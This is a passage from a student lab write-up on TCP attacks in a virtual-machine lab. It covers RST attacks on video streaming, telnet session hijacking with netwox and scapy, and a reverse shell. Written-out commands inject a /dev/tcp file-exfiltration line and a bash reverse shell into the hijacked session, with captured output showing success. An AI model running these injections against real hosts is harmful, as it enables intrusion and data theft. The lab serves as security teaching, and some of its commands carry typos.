    Header Length: 32 bytes
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 540
    [Calculated window size: 540]
    [Window size scaling factor: -2 (no window scaling used)]

0000  00 04 00 01 00 06 08 00  27 76 ae 07 36 14 08 00   ........ 'v..6...
0010  45 10 00 70 51 d8 40 00  40 06 d0 96 0a 00 02 04   E..pQ.@. @.......
0020  0a 00 02 06 00 16 c9 96  9a af b8 5d 64 9b ff 6a   ........ ...]d..j
0030  80 18 02 1c 18 6c 00 00  01 01 08 0a 00 35 44 b3   .....l.. .....5D.
0040  00 42 5f cc 44 a2 73 ff  b3 28 4a 3a 6d e6 6c 19   .B_.D.s. .(J:m.l.
0050  a5 57 d7 19 a4 22 eb 57  39 70 d8 82 96 16 fd a0   .W...".W 9p......
0060  1e 77 47 b7 94 00 2e c4  4e 95 24 3f 47 30 29 10   .wG..... N.$?G0).
0070  cc 85 6b 24 9e a8 a9 68  49 0d 14 65 9f 71 c1 29   ..k$...h I..e.q.)
```

Output:

```
bin      Documents      lib                Public    source  Templates
[10/29/18]seed@VM:~$ ssh 10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known hosts.
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

Last login: Mon Oct 29 17:05:33 2018 from 10.0.2.6
[10/29/18]seed@VM:~$ ls
android  Customization  Downloads         Music     sniff   spoof      Videos
att1.py  Desktop        examples.desktop  Pictures  snoof   tcpip
bin      Documents      lib               Public    source  Templates
[10/29/18]seed@VM:~$ lsWrite failed: Broken Pipe
```

**Task 3: TCP RST Attacks on Video Streaming Applications**

TCP Reset attacks aren't just limited to port connections. We can use them on online videos as well.

Before Attack:



Attack: we again use netwox tool

Command : sudo netwox -d <device name> -f <pcap filter> -s <spoof type> -i <ips to be reset>

```
[10/29/18]seed@VM:~$ sudo netwox 78 --filter "src 10.0.2.4"
```

We do the command as shown: sudo netwox --filter “src 10.0.2.4” on our attacker machine. We observe that the video cannot be played beyond the point it has already been streamed. This is because after we execute above command,it sends out reset packets for all the packets that have their source as 10.0.2.4, so in this process it resets even the packets coming from the video streaming server. This goes on until we stop the execution of netwox.

After attack:




**Task 4:TCP Session Hijacking**

The aim of this task is to hijack an already existing TCP connection between two systems by injecting malicious code into the existing session.  For our task, we choose the telnet connection between attacker and the victim VM, as they exist on the same LAN, Making it easier for us to demonstrate the attack. After the attack gets successful, the victim ends up executing all the malicious commands given by attacker.

Using Netwox:

Before attack: set-up telnet via victims VM to attacker.

```
[10/29/18]seed@VICTIM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 29 11:36:54 EDT 2018 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[10/29/18]seed@VM:~$
```

Since the secret file wasn't existing on our VM, we chose to create one in /home/seed folder.
Attack:
On the attacker machine, we need to run the nc command on port 9090(target port).
Command : netwox 40 -l <source IP> -m <dest ip> -o <src port> -p <dest port> -q <seqnum> -H <tcp_data>
The first four parameters can be achieved by observing the last Telnet packet on wireshark.
For tcp_data, we need to find the hex encoded value. So we do the following:

```
[10/29/18]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\ncat /home/seed/secret > /dev/tcp/10.0.2.4/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f736563726574203e202f6465762f7463702f31302e302e322e342f393039300a'
>>>
```

Wireshark output: We need absolute values of the Sequence number, so we put TCP Relative Sequence number off by editing the Protocol Preferences.

```
112 2018-10-29 11:41:56.8251685… 10.0.2.5    10.0.2.4    TCP    68 42488 → 23 [ACK] Seq=135 Ack=482 Win=30272 Len=0 TSval=722784 TSecr=1097159
113 2018-10-29 11:42:11.8666699… ::1         ::1         UDP    64 45572 → 32927 Len=0

Frame 112: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.4
Transmission Control Protocol, Src Port: 42488, Dst Port: 23, Seq: 135, Ack: 482, Len: 0

000  00 00 00 01 00 06 08 00  27 11 dc cc 00 00 08 00   ........ '.......
010  45 10 00 34 34 9f 40 00  40 06 ee 0c 0a 00 02 05   E..44.@. @.......
020  0a 00 02 04 a5 f8 00 17  69 b5 35 dd 83 49 0a 2b   ........ i.5..I.+
030  80 10 01 d9 c4 82 00 00  01 01 08 0a 00 0b 07 60   ........ .......`
040  00 10 bd c7                                        ....
```

Then we type in the netwox command as follows:

```
10/29/18]seed@VM:~$ sudo netwox 40 -l 10.0.2.4 -m 10.0.2.6 -o 22 -p 51606 -q 25
5219965 -H 0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f
463702f31302e302e322e342f393039300a
sudo] password for seed:
IP_____________________________________________________________________.
version|  ihl  |      tos      |            totlen             |
___4___|___5___|____0x00=0____|___________0x005C=92___________|
              id               |r|D|M|       offsetfrag        |
________0xB979=47481__________|0|0|0|_______0x0000=0_________|
      ttl      |   protocol    |            checksum           |
____0x00=0____|____0x06=6____|___________0xE919______________|
                             source                            |
___________________________10.0.2.4____________________________|
                           destination                         |
___________________________10.0.2.6____________________________|
TCP____________________________________________________________________.
          source port          |       destination port        |
___________0x0016=22___________|________0xC996=51606__________|
                             seqnum                            |
_____________________0x9AAFE9FD=2595219965_____________________|
                             acknum                            |
___________________________0x00000000=0________________________|
 doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window               |
   5   |0|0|0|0|0|0|0|0|0|0|0|0|___________0x0000=0_____________|
```

While on the victim we will try to print out contents of secret file  which will get redirected to the Attacker's IP to port 9090.

Output:
We see the contents on the secret file on the attacker machine, meaning we have successfully hijacked an existing TCP connection(in our case telnet). The attacker has successfully sent a forged TCP Rst packet along with a new identification number.

```
[10/29/18]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 42012)
*******************
This is top secret!
*******************
[10/29/18]seed@VM:~$
```

Using scapy: For TCP session hijacking, flag requiredis "S".

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.4", dst="10.0.2.6")
tcp = TCP(sport=23, dport=51606, flags="S", seq=25952234161 ,ack=1684210786)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
~
~
~
```

## Task 5: Creating Reverse Shell using TCP Session Hijacking

Hijacking an existing telnet session is just a small practice done by attackers. What is more harmful is when they can inject a malicious code into the session and achieve a back door

for themselves on the victim's machine. This backdoor is called as reverse shell. Once an attacker successfully creates a reverse shell on the existing tcp session, the victim is rendered helpless and the attacker can run whatsoever commands he/she  wants to run.

Using Netwox:
A telnet session is started on the victim's machine.

```
[10/29/18]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 29 18:54:04 EDT 2018 from 10.0.2.4 on pts/24
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.
```

Then, on the attacker machine we run netcat to listen to target port 9090.
Attack:

The HEX value of the bash command needs to be injected by netwox to gain access as a backdoor in the victim. So we use python method and fing the HEX value of input command string ie /bin/bash -i -> /dev/tcp/10.0.2.6/9090 2>&1 0<&1

The bin/bash -i is to set an interactive mode of the  shell prompt

The victim IP is given and the tcp connection for the port 9090 is targeted. The . is used to redirect all output at /dev/tcp/10.0.2.6/9090

0<&1 is required to give standard input stdin from tcp connection.

2>&1 is to cause any error output to b redirected towards the tcp connection.

```
[10/29/18]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\n/bin/bash -i > /devtcp/10.0.2.6/9090 2>&1 0<&1"
'\n/bin/bash -i > /devtcp/10.0.2.6/9090 2>&1 0<&1'
>>> "\n/bin/bash -i > /devtcp/10.0.2.6/9090 2>&1 0<&1\n".encode("hex")
'0a2f62696e2f62617368202d69203e202f6465767463702f31302e302e322e362f3930393020323
e263120303c26310a'
>>>
```

Attack command: sudo netwox 40 -l <srcIP> -m <destIP> -o <srcport> -p <destport> -q <seqnum> -E <window size> -H <tcp hex data>

Except for the last parameter, all others are obtained via observing wireshark output.

```
112 2018-10-29 11:41:56.8251685… 10.0.2.5      10.0.2.4      TCP   68 42488 → 23 [ACK] Seq=135 Ack=482 Win=30272 Len=0 TSval=722784 TSecr=1097159
113 2018-10-29 11:42:11.8666699… ::1           ::1           UDP   64 45572 → 32927 Len=0

Frame 112: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.4
Transmission Control Protocol, Src Port: 42488, Dst Port: 23, Seq: 135, Ack: 482, Len: 0

000  00 00 00 01 00 06 08 00  27 11 dc cc 00 00 08 00   ........ '.......
010  45 10 00 34 34 9f 40 00  40 06 ee 0c 0a 00 02 05   E..44.@. @.......
020  0a 00 02 04 a5 f8 00 17  69 b5 35 dd 83 49 0a 2b   ........ i.5..I.+
030  80 10 01 d9 c4 82 00 00  01 01 08 0a 00 0b 07 60   ........ .......`
040  00 10 bd c7                                        ....
```

Performing the attack:

```
[10/29/18]seed@VM:~$ sudo netwox 40 -l 10.0.2.4 -m 10.0.2.6 -o 23 -p 36080 -q 1631272325  -E 453 -H "0a2f62696e2f62617368202d69203e202f646576
7463702f31302e302e322e362f3930393020323e263120303c26310a"
IP_____________________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|___0x00=0_____|_____________0x0058=88_________|
|               id              |r|D|M|       offsetfrag        |
|________0x71BD=29117___________|0|0|0|_________0x0000=0_________|
|      ttl      |   protocol    |            checksum           |
|___0x00=0______|___0x06=6______|____________0x30DA_____________|
|                            source                             |
|___________________________10.0.2.4_____________________________|
|                          destination                          |
|___________________________10.0.2.6_____________________________|
TCP____________________________________________________________________.
|          source port          |        destination port       |
|___________0x0017=23__________|________0x8CF0=36080___________|
|                            seqnum                             |
|_____________________0x613B3D85=1631272325______________________|
|                           acknum                              |
|                        0x00000000=0___________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|___________0x01C5=453___________|
|            checksum           |            urgptr             |
|________0x4786=18310___________|____________0x0000=0___________|
0a 2f 62 69  6e 2f 62 61  73 68 20 2d  69 20 3e 20  # ./bin/bash -i >
2f 64 65 76  74 63 70 2f  31 30 2e 30  2e 32 2e 36  # /devtcp/10.0.2.6
2f 39 30 39  30 20 32 3e  26 31 20 30  3c 26 31 0a  # /9090 2>&1 0<&1.
```

Output:

On the attacker machine, we get reverse shell, indicating that our attack is successful.

```
[10/29/18]seed@VM:~$ nc -l  9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sport 52426)
[10/29/18]seed@VM:~$ ls
ls
android
bin
Customization
Desktop
Documents
Downloads
examples.desktop
lib
Music
Pictures
Public
source
Templates
Videos
[10/29/18]seed@VM:~$
```